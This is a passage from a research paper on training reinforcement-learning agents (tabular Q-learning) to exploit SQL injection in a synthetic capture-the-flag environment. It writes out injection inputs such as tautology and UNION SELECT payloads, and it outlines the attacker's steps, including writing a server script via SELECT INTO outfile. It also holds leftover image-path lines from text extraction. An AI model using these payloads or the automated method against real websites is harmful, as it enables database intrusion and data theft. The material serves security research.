In this paper, we consider automatizing the process of exploiting SQL injection vulnerability through machine learning. In particular, we assume that a vulnerability has been identified, and then we rely on reinforcement learning algorithms to learn how to exploit it. Reinforcement learning algorithms have been proved to be an effective method to train autonomous agents to solve problems in a complex environment, such as games [Mni+15; Sil+17; Vin+19]. Following this methodology, we cast the problem of exploiting SQL injection vulnerabilities as an interactive game. In this game, an autonomous agent probes a system by sending queries, analyzing the answer, and finally working out the actual SQL injection exploitation, much like a human attacker. In this process, we adapt the problem of exploiting SQL injection vulnerabilities to the more generic security-related paradigm of a capture-the-flag (CTF) challenge. A CTF challenge constitutes a security game simulation in which ethical hackers are required to discover a vulnerability on a dedicated system; upon discovering a vulnerability, an ethical hacker is rewarded with a flag, that is, a token string proving her success. It has been proposed that the generic CTF setup may be profitably used to model several security challenges at various levels of abstraction [EZ20]. We implicitly rely on this framework to model SQL injection exploitation as a CTF problem and map it to a reinforcement learning problem. Concretely, we implement a simplified synthetic scenario for SQL injection exploitation, we deploy two standard reinforcement agents, and we evaluate their performance in solving this problem. Our results will provide a proof of concept for the feasibility of modeling and solving the exploitation of SQL injection vulnerability using reinforcement learning.

This work fits in the more general line of research focused on developing and applying machine learning algorithms to security problems. Reinforcement learning algorithms have been previously considered to tackle and solve similar penetration testing problems, although they have never been applied specifically to the problem of SQL injection vulnerability exploitation. In particular, generic penetration testing has been modelled as a reinforcement problem in [Bla+20;

GC20; Poz+20; SBH13], while explicit capture-the-flag challenges have been considered in [ZE20]. Moreover, autonomous agents were invited to compete in a simplified CTF-like challenge in the DARPA Cyber Grand Challenge Event hosted in Las Vegas in 2016 [Fra16].

V.2 Background

In this section, we review the main ideas from the field of security and machine learning relevant to the present work.

V.2.1 SQL Injection

Dynamic websites are widespread nowadays. To provide a rich user experience, they have to handle a large amount of data stored for various purposes, such as user authentication. Access to the stored data, as well as their modification, has to be very fast, and an effective solution is to rely on relational databases such as *mysql*, *mssql*, or *posgresql*. All these database systems are based on the standard query language *SQL* (Structured Query Language).

SQL communication between the website and the SQL server consists of SQL queries sent out by the web server and SQL responses returned by the SQL server. The most frequently used operation is data retrieval using the `SELECT` command along with a `WHERE` clause to select columns and rows from a table satisfying a chosen condition; in advanced statements, multiple SQL queries can be concatenated with a `UNION` statement returning one table made up by the composition of the query answers. A simple example of a query where two columns are selected from a table with filtering using the value of the third column is:

$$\texttt{SELECT Column1, Column2 FROM Table1 WHERE Column3} = 4.$$

A more complex example where two query results are concatenated with the `UNION` keyword is:

$$\texttt{SELECT Column1 FROM Table1 WHERE Column2} = 4 \texttt{ UNION}$$
$$\texttt{SELECT Column4 FROM Table2 WHERE Column5} >= 12.$$

An SQL injection happens when the server side script has an improperly validated input that is inserted into the SQL query directly or indirectly by the server side script. Because of the improper validation, the attacker can gain full or partial control over the query. In the easiest case, the attacker can modify the expression evaluation in the `WHERE` clause of the query by escaping from the input variable and adding extra commands to the query. For example, if the SQL query exposed by the script is:

$$\texttt{SELECT Column1 FROM Table1 WHERE Column2} = \textit{input1},$$

then, using the misleading input `1 OR 1 = 1`, the `WHERE` clause evaluation will always be true independently of the first condition:

`SELECT Column1 FROM Table1 WHERE Column2 = 1 OR 1 = 1.`

Note that in the previous example, the SQL engine behaves as if the input data was `1`, and `OR 1 = 1` was part of the pre-existing query. In more refined injections, the attacker can add a `UNION` statement and craft two queries from the original single query. In these cases, the attacker must find or guess the number and type of the selected columns in the second query to align with the first query.

Overall, the process of exploitation of an SQL injection vulnerability can be decomposed into the following non-ordered steps based on conventional exploitation logic:

1. *Finding a vulnerable input parameter*: a website can accept multiple parameters with different methods and different session variables. The attacker has to find an input parameter that is inserted in a SQL query by the script with missing or improper input validation.

2. *Detecting the type of the vulnerable input parameter*: the attacker has to escape from the original query input field. For instance, if the input parameter is placed between quotes by the script, then the attacker has to also use a quote to escape from it; if the original query were, for example, `SELECT Column1 FROM Table1WHERE Column2 =` *'input1'*, then the escape input has to also start with a quote: `1' OR '1' = 1`. Note that here, in the added Boolean comparison, two strings `'1'` are compared, but the closing quote of the second string is missing because it is placed there by the original script itself.

3. *Continuing the SQL query without syntax errors*: escaping from the input provides options for the attacker to continue the query. The SQL syntax has to be respected, considering possible constraints; for instance, escaping from the string requires inserting a new string opening quote at the end of the input. A common trick is to use a comment sign at the end of the input to invalidate the rest of the SQL query in the script.

4. *Obtaining the SQL answer presentation in the HTTP response*: after submitting her SQL query, the attacker obtains an answer through the website. Despite the SQL engine answering with a table, this raw output is highly unlikely to be visible. The generated HTTP answer with the HTML body delivered to the attacker is a function of the unknown SQL query processing by the server-side code. In some cases, the attacker can see one or more fields from the SQL answer, but in other cases, the query result is presented only in a derived form by different HTML responses. In this latter case, the attacker can carry out a Boolean-based blind SQL injection exploitation by playing a *true* or *false* game with the website.

5. *Obtaining database characteristics for advanced queries*: To insert meaningful queries in the original input, the attacker needs to uncover the names of tables or columns. This can require to select values from the *information schema* table in advance. If the attacker aims to use the `UNION SELECT` approach, she has to obtain the column count and types of the first query in order to be aligned with the first query.

6. *Obtaining the sensitive information*: once she knows the necessary parts of the original query (input type, structure of the query) and having all information about the databases (database names, table names, column names), then the attacker can obtain the required confidential data.

7. *Carrying out extra operations*: in addition to retrieving data from the database, the attacker can carry out extra tasks such as writing a script file to the server using the `SELECT INTO outfile` command. This type of advanced exploitation is above the normal aim of SQL injection exploitation, and the objective is often to create a remote command channel for the attacker for further attacks.

Notice that these steps are not necessarily taken out in this order: an attacker may skip or repeat steps, according to the attack she is mounting.

V.2.2 Reinforcement Learning

Reinforcement learning [SB18] constitutes a family of machine learning algorithms designed to solve problems modeled as *Markov decision processes* (MDP).

A MDP allows to describe the interaction of an *agent* with an *environment* (or *system*). The aim of the agent is to learn an effective *policy* π by probing and interacting with the system. Formally, the environment is defined as a tuple:

$$\langle \mathcal{S}, \mathcal{A}, \mathcal{T}, \mathcal{R} \rangle$$

where $\mathcal{S}$ is a set of states in which the system can be, $\mathcal{A}$ is a set of actions the agent can take on the system, $\mathcal{T} : \mathcal{S} \times \mathcal{A} \to \mathcal{S}$ is a (deterministic or probabilistic) transition function defining how the system evolves from one state to the next upon an action taken by the agent, and $\mathcal{R} : \mathcal{S} \times \mathcal{A} \to \mathbb{R}$ is a (deterministic or probabilistic) reward function returning a real-valued scalar to the agent after taking a certain action in a given state. The model is *Markovian* as its dynamics in state $h_i \in \mathcal{S}$ depends only on the current state and not on the history; alternatively, $h_i \in \mathcal{S}$ constitutes a sufficient statistic of the history of the system to determine its dynamics.

Reinforcement learning in this MDP setting is formally defined as the learning of an optimal action policy $\pi^*(a|h) = P(a|h)$ that determines a distribution of probability over actions a in a given state h, and such that the long-time expected sum of rewards over a time horizon T is maximized:

$$\pi^* = \arg\max_{\pi} G_t = \arg\max_{\pi} \sum_{t=0}^{T} \gamma^t E_\pi \left[r_t \right],$$

where γ is a discount factor (introduced for mathematical and modelling reasons), $E_p[\cdot]$ is the expected value with respect to distribution p, and r_t is the reward obtained at time-step t.

A reinforcement learning agent learns (to approximate) an optimal policy π^* relying on minimal prior knowledge encoded in its algorithm. The simplest model-free agents are provided simply with the knowledge of the feasible action set, and they learn their policy by interacting with the environment, observing their rewards, and estimating the value of different actions in different states. Undertaking an action and observing its result is called a *step*; a collection of steps from the initial state of the MDP to a final state of the MDP (if it exists) or to an arbitrary termination condition (e.g., the maximum number of steps) is called an *episode*. Several algorithms are presented in the reinforcement learning literature [SB18]; we will briefly review the algorithms relevant to this paper in the next section.

V.2.3 Literature overview

Machine learning has recently found application in many fields in order to solve problems via induction and inference, including security [SNX19]. Success in complex tasks like image recognition [KSH12] or natural language processing [Vas+17] has spurred the application of supervised deep neural networks to security-related problems where data is abundant; examples include processing code to detect vulnerabilities [Rus+18], or malware [Tob+16]. However, the supervised paradigm fits less well a dynamic problem such as web vulnerability exploitation, where multiple decisions and actions may be required to achieve the desired goal. In this context, a more suitable solution is offered by reinforcement learning algorithms designed to train an agent in a complex environment via trial-and-error. Remarkable successes on games like Go [Sil+17] or Starcraft II [Vin+19] suggest that this approach may be fruitfully applied to web vulnerability exploitation or penetration testing in general.

In the context of cybersecurity, reinforcement learning has been used for defensive security, for instance, to tackle the problem of intrusion detection. In [LCS20], several deep reinforcement learning (DRL) algorithms took advantage of labeled datasets to perform intrusion detection. In [Set+20a] a context-adaptive intrusion detection was presented that uses multiple independent deep RL agents distributed across the network for accurate detection and classification of new and complex attacks. An example of multi-agent RL-based intrusion detection is discussed in [SK08], together with a case study and evaluation. Network-based [HM20] and host-based [XX05] intrusion detection were also discussed with reference to RL. Other specific solutions such as intrusion detection for cloud infrastructures [Set+20b] or for wireless sensor networks [Ben+20] are discussed in the literature too. All these methods detects attacks (including, possibly, SQL injections) taking a defensive perspective, while this work assumes the offensive perspective of a penetration tester performing legitimate attacks in order to uncover possible SQL injection vulnerabilities.

Applications of machine learning and reinforcement learning algorithms for offensive security has seen application in the 2016 Cyber Grand Challenge 2016 [Fra16], a competition in which participants were requested to deploy automatic agents to target generic system vulnerabilities.

To the best of our knowledge, machine learning has been used so far only to detect SQL injection vulnerabilities, but never for exploitation. Several papers have indeed considered the problem of detecting SQL injection using machine learning methods. In [SS07] recurrent neural networks were trained to detect and discriminate offensive SQL queries from the legitimate ones. [JG14] proposed a classifier that uses a combination of Naïve Bayes modules and Role Based Access Control mechanisms for the detection of SQL injection. [Sin+15] implemented an unsupervised clustering algorithm to detect SQL injection attacks. [UBF17] showed a proof-of-concept implementation of a supervised learning algorithm and its deployment as a web service able to predict and prevent SQL injection accurately. [Ros18] exploited network device and database server logs to train neural networks for SQL injection detection. [HBT19] tested and compared 23 different machine learning classifiers and proposed a model based on a heuristic algorithm in order to prevent SQL injection attacks with high accuracy. [Tan+20] also presented a SQL injection detection method based on a neural network processing simple eight-features representations and achieving high accuracy. All these works demonstrate the interest of the community in the problem of dealing with SQL injection vulnerabilities. However, most of these studies have focused on the problem of identifying the vulnerability, and they have relied on supervised or unsupervised machine learning algorithms. The most complex part of a SQL injection attack, the exploitation, has not been considered for automation. Our work aims at filling this gap, providing a formalization and an implementation of a reinforcement learning model targeted at the problem of exploiting a SQL injection vulnerability.

V.3 Model

This section describes how we modeled the problem of performing SQL injection as a *game* that can be tackled with standard RL methods.

V.3.1 Simplification of the SQL problem

Based on the number of possibilities, solving a general SQL injection problem with RL would require considering numerous types of actions and a high number of states. Although the final aim is to solve such an arbitrary SQL injection exploitation problem, here our approach is to consider a scenario with the following simplifications.

Capture the Flag Jeopardy-style problems - In case of real attacks involving SQL injection exploitation, the attacker might be driven by vague objectives (e.g., eliciting information, writing a script to the server). Moreover, the attacker should consider the presence of a possible defense team; her attacks might be

observed, and counteractions might be taken; in such a case, covering her tracks might increase the chances of success. In our solutions, we model the problem as a *Jeopardy-style Capture the Flag* (CTF) game, in which the environment is static (no defensive blue team), and the victory condition is clearly defined in the form of a flag (no fake flags are provided, and the agent can easily identify the flag).

Only one vulnerable input for the website - Finding the vulnerable input for the SQL injection exploitation can also be challenging. In an average website, numerous input data can be sent using different HTTP methods. Access right for the pages complicates the case as well. Our focus is on the exploitation of the vulnerability, not on the vulnerable parameter finding. As such, we consider a mock website that has only one input parameter that is vulnerable to SQL injection. Note that this does not mean that any other characteristic of the vulnerability is known to the agent. The idea is to avoid repeatedly sending the same input for all input parameters of the website.

No input validation by the server side script - When the client sends the input parameter, the server side script can modify or customize it. This processing may completely prevent the possibility of a SQL injection or limit the options of the attacker. In our simplified approach, we assume that the input data is placed directly into the SQL query without any transformation. We also assume that there is only one query in the server side script, and the input does not go through a chain of queries.

The SQL result can be presented in different ways - Similar to the input transformation, the server side script is responsible for processing the output SQL answer and generating the web HTML answer. Different degrees of processing are possible, ranging from minimal processing (showing the actual response embedded in the HTML page) to a complete transformation (returning a different web page according to the result of the query without embedding the actual data in the page). We consider a representation that strikes a balance between simplicity and realism, in which the answer web page contains fields from the queried table, thus providing the agent with an indication of success or failure.

Unified table and column names - During the exploitation, the attacker has to identify different databases with different table names, and it might be necessary to map the table characteristics such as column names and types. We consider only one background database with unified names for tables and columns.

Only three data types in the tables - We consider three different data types: integer, varchar (string), and datetime to simplify the complexity of the problem.

Union is allowed with column matching - Our exploitation strategy can use the `UNION` statement to concatenate query results. We assume that this is allowed by the SQL server with the only condition to have the same number of results in the columns in both queries.

No error messages - In some cases, the SQL errors are presented in the web answer. Using the table names or column names leaked by the SQL error can help the attacker. In our assumption, we consider that the SQL error messages are not visible to the attacker.

Because of the above simplifying assumptions, our agent will not consider all the possible types of actions that could take place during an SQL injection exploitation. Indeed, with respect to the different SQL injection steps that we have identified in Section V.2.1, our agent will focus on the problems of detecting the type of the input parameter (step 2), formulating a syntactically correct query (step 3), and obtaining database characteristics for advanced `UNION SELECT` queries (step 5) in order to obtain the sensitive information (step 6). We assume that the identity of the vulnerable parameter is known (step 1) and that the presentation of the SQL answer is transparent (step 4). We do not consider the problem of carrying out extra operations (step 7).

V.3.2 Reinforcement learning modelling

In order to deploy reinforcement learning agents to perform SQL injection exploitation, we model our problem as an MDP. We take the potential attacker or pentester as the reinforcement learning agent, and we represent the vulnerable webpage with its associated database as the MDP environment.

MDP We map the set of state $\mathcal{S}$ to the states of the webserver. Since we modeled the problem as a static CTF challenge, we assume a system whose underlying behaviour does not change upon the sending of requests by the agent (e.g., there are no mechanisms in place to detect a possible attack and modify the dynamics of the server); formally our webserver is stateless, meaning that it has just a singleton state. However, in order to track the knowledge of the agent (which actions have been attempted and which results were produced), we account in the state variable also for the knowledge accumulated by the agent. Therefore, our states are defined by the history h_i of actions taken (and responses seen) by the agent. Clearly, such a state guarantee that our system is Markovian as it trivially summarizes the entire history of the interactions between the agent and the system. We map the set of actions $\mathcal{A}$ to a (finite) set of SQL strings that the agent can send to the webpage. We map the transition function $\mathcal{T}$ to the internal logic that drives the webpage. Since the system is stateless in our simulation, this function is simply an identity mapping over the singleton. Finally, we map the reward function $\mathcal{R}$ to a signal that returns a positive feedback when the agent performs the SQL injection and retrieves the flag and a negative feedback for each unsuccessful query it sends.

RL agents In order to actually solve the MDP defined above, we consider two different concrete algorithms for our agent.

The first algorithm is the standard *tabular Q-learning* [SB18]. Q-learning is a value-based algorithm that aims at deriving an optimal policy π^* by estimating the value of each action in any possible state:

$$Q\left(a_j, h_i\right) = E_\pi\left[G_t | a_{t=j}, h_{t=i}\right],$$

that is, the Q-value of action $a_j \in \mathcal{A}$ in state $h_i \in \mathcal{S}$ is the long-term expected reward G_t under the current policy π assuming that at the current step t we

were in state h_i and had undertaken action a_j. The estimated Q-values are updated at runtime, step after step, using a temporal-difference algorithm, that is, progressively correcting the difference between the current estimates of the agent and the actual reward it obtains:

$$Q\left(a_t, h_t\right) \leftarrow Q\left(a_t, h_t\right) + \eta \left[r_t + \gamma \max_a Q\left(a, h_{t+1}\right) - Q\left(a_t, h_t\right) \right],$$

where $\eta \in \mathbb{R}_{>0}$ is a learning rate. An action policy may be simply defined by choosing, in state h_t, the action a^* that guarantees the highest Q-value $Q(a^*, h_t)$. However, at learning time, such a greedy policy may lead the agent not to explore all its possibilities exhaustively; therefore, it is common to introduce an exploration parameter $\epsilon \in [0, 1]$, and define the agent policy as:

$$a_t = \begin{cases} a^* = \arg\max_a Q\left(a, h_t\right) & \text{with probability } (1 - \epsilon) \\ \sim \mathsf{Unif}(\mathcal{A}) & \text{otherwise} , \end{cases}$$

that is, we choose the optimal action a^* with probability $1 - \epsilon$, otherwise we sample uniformly at random an action from the action set $\mathcal{A}$. In the tabular Q-learning algorithm, the estimated Q-values are explicitly encoded in a table. This algorithm is guaranteed to converge to the optimal solution; however, such a representation may not scale well with the dimensionality of the action and state space.

The second algorithm we consider is the *deep Q-learning* [Mni+15]. A deep Q-learning (DQN) agent aims at estimating Q-values like the first agent, but instead of instantiating a matrix, it relies on a (deep) neural network to approximate the Q-values. The use of a neural network avoids the allocation of large matrices, thus allowing to deal with large action and state spaces; however, the ensuing approximation makes it more challenging to interpret the learned model and to guarantee convergence [SB18].

V.4 Experimental simulations

In this section, we describe the environment we developed, and then we present our simulations and their results. All our simulations are publicly available online at https://github.com/FMZennaro/CTF-SQL.

V.4.1 Environment

Our environment consists of a simplified scenario in which an agent interacts with a web page by sending a parameter in the form of a string s; the web page embeds the parameter in a pre-generated SQL query and returns the result of the execution of such a query to the agent.

Database In our problem, we assume that the web page interacts with a randomly generated database composed of $N_t > 1$ tables; for simplicity, all

tables are named `Table`i, where i an index between 1 and N_t (e.g.: `Table2`). Each table is defined by a random number $N_c > 1$ of columns with a random data type chosen among *integer*, *string* or *datetime*; all columns are given default names with the form `Column`j, where j an index between 1 and N_c (e.g.: `Column3`). Each table is populated by a random number of rows $N_r > 1$ containing data fitting the data type of each column. Additionally, we instantiate one final table named `Flagtable` with a single *string* column named `flag`, and containing only one record with the string "flag".

In our simulation, in every episode we sample uniformly at random N_t, N_c, N_r in the interval $[1, 5]$. Notice, however, that the complexity of the problem as it is defined below depends only on N_c.

Pre-generated SQL query The pre-generated SQL query on the web server that accesses the database is instantiated randomly at the beginning of each episode, and it can take the following general form:

$$\texttt{SELECT } [Columns] \texttt{ FROM } [Table] \texttt{ WHERE } [Column][Condition][Input],$$

where:

- $[Columns]$ is a list of $n > 1$ columns;
- $[Table]$ is the name of a table;
- $[Column]$ is the name of a column;
- $[Condition]$ is a logical operator chosen in the set $\{=, >, \texttt{BETWEEN '01/01/2000 12:00:00 AM' AND}\}$;
- $[Input]$ is the user defined string s which may take one of the following forms $\{s, "s", ' s'\}$.

A pre-generated SQL query would be, for instance:

$$\texttt{SELECT Column3, Column4 FROM Table2 WHERE Column1 = ' s'}$$

SQL injection The learning agent is not aware of the specific pre-generated SQL query running on the web page, and it can only discover the possible vulnerability by sending strings s and observing the result.

However, we assume that the agent is aware of the generic form of the SQL query, which means that it knows that the SQL injection solution would have the generic form:

$$[Escape] \texttt{ UNION SELECT } [FColumns] \texttt{ FROM Flagtable\#},$$

where:

- $[Escape]$ is an escape character introducing the SQL injection, and which must be chosen in the set $\{\epsilon, ", '\}$, where ϵ is the empty string;

- [$FColumns$] is the repetition of a dummy column name (e.g.: `flag`) ranging over the number of columns in the pre-generated SQL query.

Notice that the hash symbol # at the end is introduced for generality to comment out any other following instruction. As an illustration, the SQL injection query for the example pre-generated SQL query above would be:

$$\texttt{' UNION SELECT flag,flag FROM Flagtable}$$

Action space The knowledge of the generic form of the solution allows us to identify two sub-objectives for the agent: (i) identify the correct escape character, and (ii) guess the correct number of columns to insert in the SQL injection string. With reference to the SQL injection steps in Section V.2.1, notice that task (i) is related to step 2 and 3 of SQL exploitation, while task (ii) is related to step 5 of SQL exploitation.

Based on the identification of these sub-objectives, we can define a finite and restricted set of actions that would allow the agent to achieve its sub-goals and send to the web server the right query s to perform the exploit. More specifically, the action set $\mathcal{A}$ can be partitioned into three sub-sets of conceptually different actions. The first subset contains *escape actions* $\mathcal{A}_{esc}$, that is, queries aimed at simply discovering the right escape characters needed for the SQL injection. This set contains the following actions:

$$\begin{aligned}\mathcal{A}_{esc} = \{&\texttt{" and 1 = 1\#},\\ &\texttt{" and 1 = 2\#},\\ &\texttt{' and 1 = 1\#},\\ &\texttt{' and 1 = 2\#},\\ &\texttt{and 1 = 1\#},\\ &\texttt{and 1 = 2\#}\}.\end{aligned}$$

The cardinality of this subset is $|\mathcal{A}_{esc}| = 3 \cdot 2 = 6$, that is two actions for each one of the three possible escape solutions.

The second subset contains *column actions* $\mathcal{A}_{col}$, that is, queries that can be used to probe the number of columns necessary to align the `UNION SELECT` to the original query. This set of actions contains queries with the generic form:

$$\mathcal{A}_{col} = \{[Escape]\ \texttt{UNION SELECT}\ [Columns]\ [Options]\#\},$$

where [$Columns$] corresponds to a list of a variable number, between 1 and N_c, of columns, and [$Options$] are output formatting options using the SQL commands `LIMIT` and `OFFSET`. The options commands do not affect the results of the query in this current simulation. The cardinality of this subset is $|\mathcal{A}_{col}| = 3 \cdot 10 = 30$, that is ten actions for each one of the three possible escape solutions.

Finally, the third subset contains *injection actions* $\mathcal{A}_{inj}$ specifically designed to attempt the capture of the flag via SQL injection. These actions take the form of the general solution:

$$\mathcal{A}_{inj} = \{[Escape]\ \texttt{UNION SELECT}\ [FColumns]\ \texttt{FROM Flagtable}\},$$

where $[FColumns]$ corresponds to the repetition of the string `flag` a number of times between 1 and N_c. The cardinality of this subset is $|\mathcal{A}_{inj}| = 3 \cdot 5 = 15$, that is five actions for each one of the three possible escape solutions.

The total amount of action $|\mathcal{A}|$ is given by the union of these three partitions $|\mathcal{A}_{esc} \cup \mathcal{A}_{col} \cup \mathcal{A}_{inj}| = 51$. Since the solution of the problem belongs to this set, an agent could just try to solve the SQL injection problem by blind guessing, iterating over all the actions in $\mathcal{A}$. In this case, the expected number of attempts before successfully capturing the flag would be $\frac{|\mathcal{A}|}{2} = 25.5$. However, like a human pen-tester, a smart agent would take advantage of the structure in the action set $\mathcal{A}$: several actions overlap, and by first discovering which escape character works in the pre-generated SQL query, it is possible to reduce the space of reasonable actions by two thirds. Thus, a proper balance of exploration and exploitation may lead to a much more effective strategy. An optimal policy would consist of a number of steps proportional to the expected number of actions necessary to find the right escape character, $\frac{3}{2} = 1.5$, plus the expected number of actions necessary to perform an exploitation action with the right number of columns, $\frac{5}{2} = 2.5$; because of the possible overlap between determining the escape character and evaluating the number of columns, we estimate the lower bound on the expected number of steps of an optimal policy to be between 5 and 4.

SQL responses Whenever the agent selects an action $a \in \mathcal{A}$, the corresponding SQL statement is sent to the web server, embedded in the pre-generated SQL query, and forwarded to the database. Since we assumed that the processing of the database is transparent, the database response is then provided to the agent. For the sake of its attack, the agent discriminates between three types of answers: (i) a *negative answer*, that is, an empty answer (due to an invalid SQL statement not matching the escape characters of the pre-generated query); (ii) a *positive answer*, that is, an answer containing data (due to having submitted a valid SQL statement); (iii) the *flag answer*, that is, an answer containing the flag (meaning that the agent managed to exploit the SQL vulnerability).

Rewards We adopt a simple reward policy to train the agent: the attacker collects a +10 reward for capturing the flag while receiving a −1 reward for any other action not resulting in the flag's capture. We chose this reward policy heuristically in order to guarantee a positive return to an agent completing an episode in a reasonable number of steps (an optimal policy would take between 4 and 5 steps), and a negative return to any agent with a sub-optimal strategy taking more than 10 steps to reach the solution. The specific values are, however, arbitrary as the goal of the agent is to maximize the reward; as long as it will receive a strong positive signal for reaching the flag and a negative penalty, the agent will learn, in the long run, a policy that will retrieve the flag in the minimum number of actions.

Generalization We would like to remark that, in each episode, our environment is initialized with a new pre-generated query and a new database structure. Therefore, our agent is not meant to learn one specific solution to a single SQL injection vulnerability. Instead, it is supposed to learn a generic strategy that may flexibly adapt to any vulnerability generated by our environment.

State space Our state will be defined by the set of actions performed as well as the response. This naive state space definition means that we can have up to $3^{|\mathcal{A}|}$ different states. More on the actual implementation is discussed in the simulation sections.

Data for Learning Since we train our model according to a reinforcement learning, we do not have a static dataset of actions and rewards. Instead, in each episode, pairs of actions and rewards are generated dynamically at runtime. As soon the agent takes an action, it observes the outcome (in terms of state transition and reward), and it performs inference to improve its policy. Since the internal state of the agent already summarizes its history, there is no need to retain any observation; the agent discard the current pair of action and reward and moves on to the next action.


V.4.2 Simulation 1

In our first simulation, we implemented a simple tabular Q-learning agent, and we trained and tested it in our environment.


Agent Our tabular Q-learning agent tracks all the actions performed and whether their outcome was a *negative* or *positive* answer. Notice that we do not need to track in memory the *flag* answer since it marks the end of an episode. The game's state is then described by the collection of actions and relative responses, forming the history h. An example of history may be $h = \{8, -16, 21\}$, denoting that the agent has taken action a_8 and a_{21}, that returned a positive answer, and action a_{16} that returned a negative answer. For each possible history, h, the agent then maintains a probability distribution over the actions, $Q(h, a)$.

Notice, that even with a modest amount of actions, the cardinality of the state space has an unmanageable size of $2^{|\mathcal{A}|} = 2^{51}$. To workaround this computational issue, we exploit the fact that a large number of these possible histories are not consistent (i.e., we can not have positive and negative answers for actions with the same escape characters) and will never be explored; we then rely on using a sparse Q-table instantiated just-in-time, where entries of the Q-table are initialized and stored in memory only when effectively encountered.

Setup We run our environment using $N_c = 5$ as already described. For statistical reasons, we train 10 agents using a discount factor $\gamma = 0.9$, an exploration rate $\epsilon = 0.1$, and a learning rate $\eta = 0.1$. We run each agent on 10^6 episodes.



(a) Number of states instantiated by the agent. The dark blue line represents the average computed over the 10 agents, the blue shaded area represents the standard deviation. The red dashed line is a linear regression on the domain $(2 \cdot 10^5, 10^6)$.




(b) Number of steps per episode. The number of steps for each agent is first smoothed using a 1000-step window; the dark blue line represents the average computed over the 10 agents, the blue shaded area represents the standard deviation.

Figure V.1: Simulation 1 - training.

Results and analysis First of all we analyze the dynamics of learning. Figure V.1a shows the number of states instantiated by the agents in their Q-tables during training. We can clearly notice two different learning phases: an exponential growth at the very beginning, while the agents discover new states; and then a longer phase characterized by a linear growth, in which the agents keep discovering new states spurred by their exploration rate parameter. Figure V.1a shows that, starting at around episode $2 \cdot 10^5$, this growth is well captured by linear regression, suggesting a slowing down in learning. Figure V.1b reports the number of steps per episode; the plot is smoothed by averaging together 1000 episodes in order to make the trend more apparent. At the very beginning, starting with a uniform policy, the agents act randomly, and this implies that a large number of actions is required to find the solution; at the very beginning, both the average number of actions and the standard deviation is very high, highlighting the purely random behaviour of the agents. Notice that the number of steps is far higher than the cardinality of the action space, because the initial agents may re-sample the same action multiple times; this may seem extremely ineffective and irrational, but notice that the agents have no way to know that the order of actions does not matter. By the end of the training, the number of actions has decreased considerably, although the agents are still taking random actions from time to time due to their exploratory policy; notice that, as soon as a random exploratory action is taken, an agent may find itself in an unknown state in which it has not yet learned how to behave optimally; as such, every time an agent act in an exploratory way multiple new states may be added to its Q-table (as shown by Figure V.1a) and multiple steps may be necessary to get to the solution.

Using a Q-table also allows us to introspect the behaviorual policy of an agent by reading out the entries of the table. For instance, Figure V.2a and Figure V.2b illustrates two entries in the Q-table of an agent, respectively for




(a) Plot of $Q(\{1\}, \cdot)$. (b) Plot of $Q(\{-1\}, \cdot)$.


Figure V.2: Simulation 1 - Q-tables.

state $h = \{1\}$ (the agent has taken only action a_1 and it has received a positive answer) and $h = \{-1\}$ (the agent has taken only action a_1 and it has received a negative answer). In the case of Figure V.2a, the policy of the agent has evolved from the original uniform distribution to a more complex multimodal distribution. In particular, a large amount of the probability mass is distributed between action a_{12} and action a_{17}, with the most likely option being action a_{17} (" `UNION SELECT flag,flag,flag,flag,flag FROM Flagtable`); the set of action between action a_{12} and action a_{17} correspond indeed to the set of potentially correct queries, consistent with the escape character discovered by action a_1. However, probability mass still remains on necessarily wrong alternatives; further training would likely lead to removal of this probability mass. In the case of Figure V.2b, we observe an almost-deterministic distribution, hinting at the fact that the agent has worked out an optimal option; reasonably, after the failure of action a_1, the agent almost certainly will opt for action a_{18} which allows it to test a different escape character. We hypothesize that such a deterministic behaviour is likely due to a quick build-up of the probability of action a_{18} in early training; as action a_{18} turned out to be a reasonable and rewarding choice, the agent entered in a self-reinforcing loop in which, whenever in state $h = \{-1\}$, it chose action a_{18}, and action a_{18} got reinforced after achieving the objective.

Finally, we analyzed the behaviour of the agents at test time, by setting their exploration parameter to zero, $\epsilon = 0$, and running 100 further episodes. This emulates the actual deployment of an agent in a real scenario in which we do not want the agent to explore anymore, but just to aim directly for the flag in the most efficient way possible. Notice that, while setting the exploration parameter ϵ to zero, we still keep the learning parameter η different from zero; this, again, is meant to reflect a real scenario, in which an agent keeps learning even at deployment time, ideally to capture possible shifts in the environment in which it operates. Figure V.3a shows the number of steps per episode. The blue lines show mean and standard deviation in the number of steps for our 10 agents, while the red dashed line provides a global mean of number of steps per episode across all the agents and all the episodes. This average number of



(a) Number of steps per episode. The dark blue line represents the average computed over the 10 agents, the light blue lines represent the standard deviation. The red dashed line is the mean across all the episodes.



(b) Notch plot of the 10 tabular Q-learning agents performance in number of steps. The orange lines and the green dashed lines represent respectively the median and mean of steps. The notches around the median give a 95% confidence interval for the median. The box around the median identifies the (25th-75th)-percentile of the distribution, with the top and bottom box giving each the 25% of the probability mass above and below the median. The whiskers at the top and bottom show the remaining probability mass above and below the median.

Figure V.3: Simulation 1 - testing.

